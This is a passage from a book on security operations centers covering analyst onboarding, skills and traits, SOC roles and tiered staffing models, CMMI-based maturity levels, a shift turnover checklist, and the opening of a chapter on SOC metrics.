Other training

Additional training opportunities are often available that support the analyst's role, development path, and operational responsibilities.

Your training program should include a mix of items from the preceding list, with the goal of ensuring that your analysts develop all the skills listed in "SOC Analyst Skills". As new staff are onboarded onto the SOC team, you should follow a well-defined structure to ensure that they have the best possible opportunity to succeed. Review your training program twice per year to ensure that all components are current.

Table 2-1 provides a sample SOC analyst onboarding model that I've used in several organizations. The primary goal of your orientation program should be to develop the analyst so that they can be self-sufficient at their level after four to five weeks of onboarding.

Table 2-1. Security operations analyst orientation example schedule

Week	SOC analyst orientation
1	• Organization onboarding • Operator-level product-specific orientation (usually two days) • Side-by-side observation of a current analyst by new staff • Review by new staff of a “good” and a “bad” write-up, or report, for each major alarm type that they will work at their level as part of OTJ training
2	• Side-by-side alarm review and analysis, with new staff working through alerts in partnership with senior staff; by the end of the week, new staff should be able to handle several alarm types on their own
3	• Introduction of new staff to more complex case types by reviewing “good” and “bad” reports and beginning to handle more of them • More advanced product training focused on system health, uptime, and data flow monitoring • Time spent with each next-level analyst or case lead to expand knowledge of various SOC areas

Week	SOC analyst orientation
4	• Shift and responsibility rotation, including work on various shifts • Contribution to a longitudinal weekly report, or to a report at whatever cadence meets your organization's needs
5	• Skills acquisition testing, consisting of scenarios that support assessment of how much the analyst has learned

SOC Analyst Skills

Historically, successful IR and SOC specialists need to have a diverse IT background. They also should have a few years in the IT game in a few different roles, have continual training, and possess a variety of skills to handle the breadth of cases they will face. By "IT," I don't mean three years on the help desk. An analyst needs to understand how to "connect the dots," which is a skill developed over time. Analysts can be educated on understanding a given data source, but they must acquire the skill to understand one event in the context of another over time.

Analysts also need to learn how to efficiently preserve relevant case information as they work through an alarm investigation. An effective technique is to capture relevant data while writing a ticket or drafting an incident report, instead of attempting to reconstruct data after an incident is over.

Modern cyber defense is based on several changes in the way the blue team thinks about the adversary:

The presumption of compromise

This principle assumes that an adversary is already inside the network and has, at a minimum, a foothold and the ability to access systems. The mindset shifts the focus to proactive threat hunting, or actively looking for signs of adversary behavior. Telemetry is focused on detection and reducing reaction time.

Threat hunting as a defensive requirement

Defense requires threat hunting, which is discussed in a later chapter.

An active defense posture, strategy, and practice

Active defense is a proactive strategy that involves taking measures to detect, analyze, and mitigate cyber threats rather than relying on traditional, passive security measures such as firewalls, web content filters, and endpoint antivirus.

Early warning sensors or indicators

Implement early warning sensors or indicators, also known as "honey-somethings," such as a honeynet, honey account, or honey record. These are all examples of active defensive measures.

A move from red teaming to purple teaming

In a nutshell, a red team penetrates a network, moves throughout the network, lies in wait to see if the blue team detects them, and eventually gains access to the crown jewels. After working in several companies that have red teams, I have found that many people do not do well with this approach. Regardless of the human impact, there is an even more insidious aspect to red teaming: many of the data sources that are needed to truly detect, analyze, and build a defense expire. The classic example is EDR data. If the red team hops from system to system over a 30-day period and then spends weeks writing a report, this critical data source is usually depleted by the time the blue team gets the readout. Instead, a much more productive and cooperative approach is to perform mini tests, loop in the blue team within a day to review the

successful event and build a defense, and then rinse and repeat to see whether the detections work.

A focus on postexploitation detection

When performing threat hunts, prioritize the hunts so that the team can find and confirm any sort of successful exploitation.

A response-focused threat hunting function

The threat hunting team should behave in a response-focused or response-driven manner. If hunters find evidence of a compromise, they should be able to act.

Following is an analyst skill development recipe that came from surveying more than 30 SOC and security managers and was then refined as I implemented their advice. One of the better resources is NICCS. It defines several cyber roles. You can use the knowledge and skills to build out training, interview questions, and knowledge and skill gap assessments.

SOC analysts need the following knowledge and skills:

- Knowledge of the "attack" process and phases, including reconnaissance, scanning, initial compromise, establishing persistence, command and control, lateral movement, target attainment, acting on objectives, exfiltration, covering tracks, and leaving without a trace. The MITRE ATT&CK framework is an invaluable learning tool in this space, as is the Cyber Kill Chain.
- The ability to behave ethically, which means working within one's limits, asking for assistance, avoiding overstating conclusions, never fabricating an opinion on weak facts, keeping confidential all data used, and meeting other professional responsibilities.
- Familiarity with their organization's source data, including event types and fields. This allows them to tease out fact data that can connect the dots to the alarm event in the overall context of the

event stream for the suspect machine or user. This is one of the hardest skills to develop. As a new data source is added to a given system, engage the Enterprise Data IS process: the senior-level analyst must prepare an overview of the data for the rest of the team.

- An understanding of technical system access control capabilities and how technical controls can be applied.
- An understanding of firewall principles, including log types and what the log row records; rule attributes; actions such as block, allow, reset, and silent drop; interface meaning as it relates to flow; source NAT/destination NAT (SNAT/DNAT); bytes sent and received; and security zones.
- Security zones specific to each organization. One can infer the meaning of a zone but should not do so, because a zone term may not be applied consistently by the various administrators or engineers. As firewall rulesets are built, the firewall team must document what they mean by a given zone and their underlying assumptions about traffic flow. Active Directory and Entra ID/Azure administrators need to do the same thing for organizational unit definitions. In this way, a firewall zone named "eComDMZ" can be connected to an Active Directory organizational unit (ADOU) named "WebSalesDMZ" when the definitions state "servers used to support websites used for ecommerce."
- Packet capture (PCAP) collection and analysis, which involves network data collection using tcpdump as the data collection tool and Wireshark/Tshark as the analysis tool.
- Forensic principles including gathering data on systems in the order of volatility; establishing and maintaining chain of custody; documenting actions taken, data extracted, time shift, and timeline reconstruction; and applying Locard's exchange principle.

- Some foundational knowledge of PCs, servers, routers, switches, TAPs, disk boot, and the master boot record (MBR), as well as the ability to identify disk partitions and volumes.
- The steps in the incident handling process, including preparation, identification, containment, eradication, recovery, and lessons learned. Once analysts understand these, they need to be able to work through the core processes, communicate with a variety of people to work a case, and write an executive summary of an alert.
- The investigative processes described in Chapter 5.
- NAT issues, including NAT translation and the complexity of locating the true source IP.
- Network application protocols, including DNS, SSH, HTTP/S, QUIC,[1] SMB, NTP, DHCP, FTP, TLS, SMTP, IMAP, and SIP.
- Network protocols, including ICMP, IP, TCP, UDP, GRE, BGP, SCTP, and ARP.
- Network intrusion detection systems (NIDS), ruleset categories, and how to read events generated by an IDS using rulesets such as Talos Snort, formerly known as SourceFire VRT, and the Emerging Threats Pro feed.
- The organization's application inventory, application behavior, and PoCs.
- Organizational PnP and the ability to politely articulate and enforce it.
- Proficiency in Windows and Linux services, startup, logfiles, network connections, the registry, process identification, and the application of rights and permissions in both Windows and Linux.
- Scripting skills focusing on administrative and data reduction scripting using PowerShell, Python, shell, Perl, or a similar utility-focused scripting language.

- Report writing skills,[2] including spelling, grammar, Microsoft Word usage, and the ability to write a summary that answers "who, what, when, where, and how" as well as make a reasonable assessment of "why."
- An understanding of how the most dangerous application, a browser, works. The application itself is more commonly attacked than the perimeter because attacking the application is more successful. As evidence, consider the rise in phishing tools and the attention given to social-engineering the end user into clicking. The ability, and consistent habit, of identifying the source user when a proxy server is involved in an alarm is essential. When an alarm occurs or a proxy is identified as participating in an intrusion, analysts should always attempt to find the user, user agent, or system that generated the traffic. This means they must:
  - Understand user agents, HTTP status codes, URLs, and browser redirection.
  - Research the URL data revealed through the proxy.
  - Use discretion when researching user browsing habits.
- The OWASP Top 10 so that they can understand how an internet-facing application is attacked.
- Cloud authentication processes, including SAML and OAuth authentication, MFA enrollment, and identity proofing, because identity is the new perimeter.
- All the skills measured in the CompTIA Security+ certification and many of the Network+ skill areas so that they are terminology compliant.

SOC Analyst Traits

SOC analysts need specific personality traits to be effective at their jobs, including:

- Natural curiosity, which helps analysts keep pace with an ever-changing array of problems, situations, and new data sources. Find people who took things apart and put them back together when they were young, especially if the things still worked when they were done.
- Organizational skills that support "rapid research," allowing analysts to separate the wheat from the chaff and determine whether an alarm is likely to be real based on the alarm and the data surrounding it. For example, if a NIDS rule fires from an attack that was popular three years ago, what conditions must exist today to permit that attack to succeed?
- Abstract thinking, which allows analysts to read intrusion events, such as alerts from a Snort/Suricata system and a Palo Alto firewall, and correlate them in near real time with other data sources, visualizing activity patterns in their minds.
- The ability to contextualize large datasets, which allows analysts to reduce a larger volume of data into information, in context. More specifically, when faced with an alarm *right now*, analysts determine whether that alarm is relevant to a larger context.
- Impactful communication skills, which allow analysts to summarize data and detect commonalities so that a group of original facts can produce information, and then articulate how the information proves or disproves a hypothesis.
- A well-managed ego, which means having an ego small enough to ask questions but big enough to take pride in the work.
- A defensive mindset that includes understanding defense in depth and having a working knowledge of IT systems and TCP/IP networking.

- Strong attention to detail, which supports the ability to connect the dots and perform research. Examples include strong sleuthing skills and the ability to dive deep into case studies.

SOC Roles

Several roles need to be staffed in a SOC. Depending on the size, scope, and budget, a SOC may have more defined roles. Roles will also have defined interactions with other key roles because a SIEM platform and an NSM platform have a user community, the SOC analysts, who are supported by the engineering, architecture, and process support side of the SOC team. Table 2-2 walks through the roles by title, along with their duties and responsibilities, while Figure 2-1 shows how they are related to each other.

Table 2-2. SOC roles and functions

Role	Duties and responsibilities
Analysts	As defined in SOC layered operating models, this role is the primary user of the SIEM, NSM, and log management systems. Analysts may function as incident handlers or may directly support the CSIRT function.
SOC developer	This role writes “utility” software, such as a log parser, a monitor script, an add-on component for a dashboard, or a lookup tool. Many SOCs would benefit from being able to use this development talent and these skills.
Shift lead	This role is filled by a senior analyst who ensures that all shift responsibilities are met and serves as a resource for SOC analysts. Shift leads also handle communications external to the SOC and therefore should have well-developed people and communication skills.
SIEM engineer	This role installs, maintains, and upgrades the SIEM platform and its operating systems. SIEM engineers also implement use cases, provide troubleshooting, and configure device support. Advanced SIEM engineers can build parsers for unsupported devices, which usually involves knowledge of regular expression parsing and SQL queries. Finally, a SIEM engineer needs to document the EDIS process and prepare internal OTJ training for all SOC staff so that analysts properly interpret event data.

Role	Duties and responsibilities
Security process engineer/analyst	This role has a security-focused systems analysis function. Security process engineers and analysts perform analysis to develop, define, and test use cases; train analysts on supporting the use cases; and help develop reports.
SOC manager	This role is responsible for the day-to-day management of the SOC team. The primary customer is the CISO. The SOC manager implements the strategy and process defined by the CISO.
CISO	This role owns the information security management program. The SOC team, SIEM, log management, and NSM platforms support many aspects of the program, such as incident response, continuous monitoring, and log management. CISOs must understand business requirements and expectations; without this understanding, they are likely to fail.



SOC manager
Recruitment, budgeting, business liaison, audit support, metric design, architecture, and change management
Owns SOC
CISO
Tier N
Analyst roles: Ops, alert, management, intake
Tier 1
Shift lead
Usability, data issues
SIEM engineer
Builds use cases, oversees upgrades, enables new data feed
UC and content development
Security process engineer
Conducts research, integrates threat intel, designs use cases and reports

Figure 2-1. SOC roles and relationships

SOC Layered Operating Models

A small security team of just a few people rarely follows a hierarchy. The team may just work together to monitor the environment and respond to alarms, may have defined roles that handle specific case types, or may have a layered structure. As a SOC matures and grows in breadth, it usually develops into some form of tiered analyst job structure that reflects staff skill base, alarm conditions worked, pay level, SOC service areas supported, and training commensurate with job level.

This section describes two different approaches: a two-layer approach and a three-layer approach, with the word *layer* used as a placeholder. Job titles may be Tier 1 Analyst, Tier 2 Analyst, and Tier 3 Senior Analyst, or titles such as Junior Analyst, Analyst, Senior Analyst, Lead Analyst, or SOC Shift Lead. Regardless of the actual title, the essential concept is that there are layers that relate to the analysts' skill base, comfort level, and ability to respond to alarm and event conditions, which in turn tie to pay and responsibility. Layered models also provide a way to measure progress and offer job advancement by title and pay commensurate with skill base. Regardless of the model and title, there is almost always a formal management layer for the security operations team.

Regardless of the stratification model your SOC uses, it is essential that each analyst is willing to ask for help if they are out of their depth when working on an alarm or handling a ticket.

Two-Layer Model

In a two-layer model, as described in Table 2-3, the frontline staff is most often made up of trained security analysts, while the second layer comprises senior-level staff who handle more complex cases, run incidents, or take on more complex analysis. Above these two operational layers are SOC

management staff. Each of these levels will have end-user and management interactions at some point.

Table 2-3. SOC two-layer model roles and responsibilities

Layer	Example duties and responsibilities
1	• Monitor real-time events and alarms by following a standard operating procedure for a wide variety of alarms. • Handle intake for initial case support via phone, email, or webform. • Run reports. • Monitor SIEM system health and data feeds, and keep an eye on the systems as a whole. • Gather key data, feed many case types to the service desk, handle and process more straightforward alarm conditions, and escalate more difficult or complex cases to the next layer after collecting initial data. • Close some cases based on well-defined criteria. • Perform “longitudinal analysis” when assigned.

Layer	Example duties and responsibilities
2	• Perform in-depth analysis of alerts and events escalated by Tier 1. • Conduct complex analysis and research on alerts and events, such as a previously unseen alarm condition from a new data source. • Take a longitudinal view of event patterns, searching for longitudinal security issues. • Coordinate incident management. • Specialize in certain alarm types, systems, or areas of the business. • Synthesize vulnerability data. • Perform daily or weekly threat hunting activities.

Three-Layer Model

In a three-layer model, as shown in Table 2-4, responsibilities are more stratified as the organization attempts to respond to the increased need for more coverage while balancing staff costs and skills, or to provide more coverage by adding overnight and weekend shifts. This greater separation enables junior analysts to be effective for the SOC.

Table 2-4. SOC three-layer model

Layer	Example duties and responsibilities
1	• Monitor real-time alarms using a well-defined SoP or other standardized operational guidance document. • Handle intake for initial case support via phone, email, or webform. • Monitor system health and data feeds. • Gather key data, escalate cases to the next layer if they can’t be resolved quickly, and close some cases based on well-defined criteria.

Layer	Example duties and responsibilities
2	• Handle escalated alarms. • Perform in-depth analysis of alerts and determine whether to forward them to Tier 3. • Review the inventory of daily event types received, looking for patterns that may indicate a security issue. • Take a short-term view of event patterns in support of alerts, with a higher degree of alarm awareness. • Support incident management data requests. • Specialize in certain alarm types, systems, or areas of the business. • Perform data feed monitoring and basic daily system checks. • Synthesize vulnerability data. • Perform daily or weekly threat hunting.

Layer	Example duties and responsibilities
3	• Perform in-depth analysis of incidents and cases, individually, by day, or longitudinally. • Manage incidents, function as an incident coordinator or commander, or serve as second in command. • Take a longitudinal view of event patterns in support of alerts and areas of the business or a client. • Maintain operational and longitudinal responsibility for specific areas of the business, a client area, or a business unit. • Perform specific daily threat hunting activities. • Perform memory or dead disk forensics, or supervise outsourced forensics.

SOC Maturity Curve Using the CMMI

Security teams go through a variety of growth phases and stages, which often happen very organically. SOCs usually start when management hires someone, either deliberately or in response to an event, because they need to "get a handle on security." That first hire then hires or pulls in a few people from IT to form the security team, and as a natural outgrowth, some form of SOC team is created. Muddled in these organic steps is a focus on "buying and implementing a SIEM," which gets funded as a project.[3] Then you have a SOC in someone's shared office, or a couple of people get some space in the network operations center (NOC). All of this happens while the people involved are doing their "day job."

These organically grown teams often miss a critical factor in their formation: the SOC function wasn't deliberately created following a needs assessment or a formal model. As a result, varying aspects of SOC services operate at different levels. SOC staff members write different reports in response to the same alerts, so results are not predictable; everyone has different skill levels; the operational structure is not internally consistent; and staff may be frustrated.

How is this problem solved? One well-respected method is to apply Carnegie Mellon's Capability Maturity Model Integration (CMMI) model, depicted in Table 2-5. There are five maturity levels in the CMMI model, with each level representing an evolutionary plateau in process improvement. Normally, CMMI is applied holistically in an organization across up to 24 process areas, so using it for a security operations organization requires adaptation and focus. It may not be necessary, or even desirable, to push all capabilities and processes to level 5, because each maturity level is measured by meeting a set of objectives for the process.

Table 2-5. CMMI five-level maturity model

Level and name	Characteristics[a]
1: Initial	Processes are ad hoc and chaotic. Success depends on heroics rather than on following a defined process. Services often work but exceed budget, time, or schedule expectations. Success is not repeatable, and heroic action frequently saves the day.
2: Managed	Workgroups, such as the SOC, define processes, create work plans, monitor their processes, and meet a set of contract requirements with their customers, meaning the business. Configuration management is implemented with quality assurance.
3: Defined	Defined processes for managing work are used and well understood, and services, procedures, and tools are in place. Sound project management is implemented into each process set. The difference between level 2 and level 3 is that processes and procedures can be quite different in each instance of the process at level 2, whereas level 3 procedures are tailored for the workgroup.
4: Quantitatively Managed	Quantitative objectives for quality and process performance are used to manage processes, and measurement statistics are collected on specific subprocesses. The difference between level 3 and level 4 is focused on predictability.
5: Optimizing	Continuous improvement is the focus.

Level and name	Characteristics[a]

[a] These points are adapted from the SEI CMMI for Services, 1.3. Note that as this book was written, 2.0 was just released, so you should review 2.0 material. The 1.3 material is available in Carnegie Mellon University's KiltHub.

There is also a formalized model available to assist in assessing the SOC's maturity level. The SOC-CMM was created by Rob van Os as part of his master's thesis work.[4] Rob's methodology, tooling, and spreadsheet are set up to evaluate the SOC across 5 domains and 25 aspects. The five domains are Business, People, and Process, which are evaluated for maturity, and Technology and Services, which are evaluated for both maturity and capability. You can use this tool to evaluate your current state and develop a road map for how to mature your SOC.

Measuring Data Source Integration Maturity Levels

To apply the CMMI model, the SOC can consider how it integrates a data source into the SIEM and how to ensure that its operational process is well managed and repeatable. As a primary requirement, to move that ad hoc process to a mature, well-defined process, the SOC needs to systematically accept data, mine that data, and ensure that the SIEM platform is maximized to the fullest.

Data input as an initial process (level 1) has these characteristics:

- Getting data into the SIEM can be very ad hoc. A well-meaning system custodian sets up a syslog feed and lets the SOC know that new data is arriving.
- Someone in the SOC works with the system custodian to make sure the system's data can be gathered into the SIEM.
- Someone else in the SOC works with the SIEM vendor to make sure the data is parsed.

- A data survivability baseline is established so that if the source system stops providing data, it can be detected "quickly enough."

Data input as a managed process (level 2) has these characteristics:

- Data input goes through a consistent process. Source system instrumentation is well defined, any need for vendor customization is planned, and a synthetic transaction is set up.
- The source system is fully exercised so that all the security- and operations-relevant events are logged.
- Once the data arrives, the SOC builds source-specific alarm conditions based on that data source.
- The SOC is trained on the breadth of event types so that the team can fully use all that the source system can provide.

Data input as a defined process (level 3) has these characteristics:

- Organizational policy and process artifacts require that data source input be integrated into the organization. For example, policy requires logging to the SIEM and/or log management platform, and a check to confirm that this is set up properly and is integrated into the configuration management process.
- The SOC manager ensures that all users have completed onboarding for each data source and confirms that there is equivalent understanding of how to use security and observability event data.

Measuring Alarm Processing Management Maturity Levels

To apply the CMMI model, the SOC can analyze how it handles alarm processing. Alarm processing is another good example of a service that should be consistently delivered. This service is the result of processing data input into the SIEM and then having that data acted on by the SOC

analyst. To realize this service, all aspects of the SIEM and SOC are part of service delivery: data input, parsing, health monitoring, alerts raised in response to events, analysis of alerts to validate that they are true positives, severity-based response according to impact on the organization, incident response activation to the degree needed, and incident tracking through resolution.

That is quite a mouthful! Following is an example of how alarm management can move through a set of maturity steps, going from an ad hoc maturity level to a well-defined level. The primary requirement is that the SOC reads, reviews, and responds to alerts as rapidly and completely as possible.

Alarm processing as an initial process (level 1) has these characteristics:

- SOC analysts review alerts as they arrive, with some notion of priority and impact. High-priority alerts that are likely to be true positives receive attention, such as reporting for resolution, data owner and system custodian notification, or routing to Tier 2 for further investigation.
- SOC analysts may or may not be consistent with one another in the decision-making process for alarm resolution. During times of high stress, alerts are not consistently managed. Critical alerts may never be evaluated in a timely manner.
- Alerts may occasionally be reviewed daily in the aggregate so that critical alerts always receive some form of treatment as a "stopgap."

Alarm processing as a managed process (level 2) has these characteristics:

- Event data is reviewed to find other alarm conditions and improve detection capabilities.
- Alerts are tuned so that false positives can be minimized. This part of the process should influence the source system through a feedback loop.

- Alerts are treated consistently by all members of the SOC, with most alerts mapped into incident playbooks or other supporting processes.
- Alerts are resolved, routed, or investigated as they arrive within a defined time frame—say, 30 minutes for critical alerts, 1 hour for medium alerts, and 4 hours for low alerts.
- The alarm board is reviewed every shift to ensure that all critical, high, and medium alerts receive attention.
- Alarm analysis and processing enter a tuning process so that lessons learned and system custodian feedback improve the alarm management process.

Alarm processing as a defined process (level 3) has these characteristics:

- As data sources are integrated into the SIEM and SOC processes, they are mapped into the taxonomy, the review processes are defined, and the SOC staff are fully trained on the data source and the alarm conditions it brings to light.
- The SIEM platform is augmented with orchestration and automation to improve analyst responsiveness and put better data in the hands of the analyst.
- Alarm and event data is used to guide a threat hunting program, and the threat hunting program in turn guides and improves alarm generation capabilities with the corresponding SOC processes.

Example SOC Turnover Shift Checklist

Start with this checklist for your shift-based SOC turnover process. Cover turnover at the beginning of each shift. Each shift needs to summarize running alerts, incidents, and follow-up items for the following shift because these are critical for situational awareness. Review this list, define what analysts do per shift, develop an organization-specific model, and then

update the end-of-shift turnover. Some SOC teams aren't staffed enough to provide an overnight function, so at the beginning of the morning shift there should be an immediate review of overnight alarms. Determine how to incorporate this into your environment.

Turnover from the prior shift should include the following:

- Key events should be summarized.
- Ongoing incidents should have current status updates.
- Staff outages should be identified.
- Major data issues should be noted.
- System stability issues should be documented.
- Relevant communication topics should be reviewed.
- Any issue involving use of a playbook should be logged.
- On the normal maintenance day, scheduled changes should be reviewed so that the SOC doesn't overreact to alarm conditions that can be explained by a change running through change management.
- Yesterday's alerts should be reviewed quickly so that recurrence or repeat conditions that may reveal a repeat event are easily identified.

The daily briefing should cover the following:

- New alerts implemented in the system should be identified.
- Data sources leaving the system should be noted.
- New data sources coming into the system should be reviewed.
- OTJ training gaps should be identified.

[1] Quick UDP Internet Connections, a protocol promoted by Google that supports multiplexed connections between endpoints and is supported by almost 1% of web servers (August 2018).

[2] Chris Sanders has the only course the author knows of on this topic.

[3] Remember, a project is a one-time event, whereas running a security operations team is an ongoing business and IT function. They are very, very different.

[4] The SOC-CMM is available at Rob's website.

Chapter 3. Metrics for the SOC

"What cannot be measured cannot be managed."

—W. Edwards Deming

"Not everything that counts can be counted, and not everything that can be counted counts."

—William Bruce Cameron

Mature enterprises use various methods to measure the effectiveness of their operating units. The SOC is no exception. The question is how to get there and avoid toxic metrics that demotivate your staff. How do you justify your budget and measure your ROI? How well is the SOC doing in its daily operations? Does the SOC suggest, contribute, and build its own improvements?

In *Pragmatic Security Metrics* (Auerbach Publications, 2013), W. Krag Brotby and Gary Hinson make several key points about metrics. Some of the definitions from Chapter 1 of that book are repeated here:

- An *instrument*, short for *measuring instrument*, is a device for measuring.
- To *measure* is to determine one or more parameters of something.
- A *metric* is a measurement in relation to one or more points of reference.

In Section 2.6, Brotby and Hinson state: "Having valid metrics enables business managers to make rational, sensible, and, for that matter, defensible decisions about information security. No longer must they rely entirely on advice from information security professionals or generic good practice standards, laws, and regulations."

Section 3.2 makes these points: “Metrics are primarily a decision support tool for management. Good metrics provide useful, relevant information to help people—mostly, but not exclusively, managers—make decisions based on a combination of historical events (the context), what’s going on right now (including available resources and constraints), and what is anticipated to occur in the future (the change imperative).”

Numerous metrics and measurements can be developed and applied to a SOC. When designing a metric, take the following criteria into account:

- Metrics should be relevant to the goals, objectives, and mission of your SOC as a business unit. You should be able to describe what you do numerically, explain how it is measured, and explain what you don’t measure and why.
- Your data, security use cases, and metrics should support a road map of what you will measure, how those measurements will be captured, how they tie in to the IT General Controls and security program, how they support SecOps playbooks, and, where possible, how they connect to the business value chain.
- Metrics can provide guidance for decision making. The calculation method for any metric should be clear because the method for calculating a metric can vary.
- Each measurement should drive toward a measurable outcome. Don’t measure for the sake of measuring. Every metric should inform a consumer and either seek to change behavior or demonstrate that current behavior is operating well within established procedures. Be clear about any action you expect a consumer of the metric to take based on the measurement.
- A metric should support a “control” and therefore should match your ITGC program. If you do not have an ITGC program, look to standards such as ISO 27002.

- Bad data is marginally better than no data at all. If you are not collecting source data for what you need to measure, start there, but do not stop there. Use good data to its fullest.
- Analysts should not be burdened with recording excessive detail through artificial tracking methods, such as a complex spreadsheet. Instead, develop methods to mine the SIEM platform, the workflow or ticketing system, the SOAR platform, opening investigation coding, and alarm closure codes as they work through alerts. These methods provide an economy of mechanism (EoM) because the analyst is using a native tool. Following EoM principles also pushes you to consistently leverage SIEM platform capabilities, making you less likely to introduce mistakes.
- Your story should be told in terms of your business or organization. When telling stories, remember the audience and use terms and definitions they will understand. Two key acronyms come to mind:
    - SMART: Be Specific, Measurable, Achievable, Relevant, and Time-bound.
    - KISS, or Keep It Simple, Sam/Susan: This isn't meant to be cute. Rather, ensure that the name of the metric and the measurement scale are obvious. A metric that requires explanation is not likely to be effective.
- Determine how you can build a scorecard that measures the information and technical security posture of your organization. Whenever possible, build a tool to demonstrate how effectively the technical tools work. You may not show this tool to management, but you should be ready to.
- Work hard to avoid any toxic metrics, which are metrics that can end up punishing someone who "doesn't close alerts fast enough" or "only works on five cases per day." Instead, focus on metrics that are objective and will advance the mission of the SOC.

In Table 3-1, MTT means “mean time to.” There is an inherent assumption that what is being measured occurs frequently. It may take quite some time for some of the events behind these metrics to occur often enough to generate an arithmetic mean. You may need to modify the idea behind these measurements to the number of occurrences per year, or the last time the event happened, until your program has had enough runtime to develop enough data points. Also, as you develop your metrics, recall the discussion from Chapter 2 on maturity models: as your SOC matures, your metrics should mature as well.

Table 3-1. Example SOC metrics

Metric	Definition and notes
Number of unique data source types providing SIEM data	This metric defines how many different information system data source types are consumed and available for analysis. It measures how many of your technical systems and applications are instrumented. There is a corresponding percentage of coverage in unique sources divided by total sources, which will be a moving target.
MTT detect data source issue	This metric measures how long it takes to detect that a data source is not functional. The time is affected by the volume and velocity of data arriving from the data source.
MTT correct for data source issue	This metric measures how long it takes to resume data delivery once an error is detected. It is often measured in hours or days.
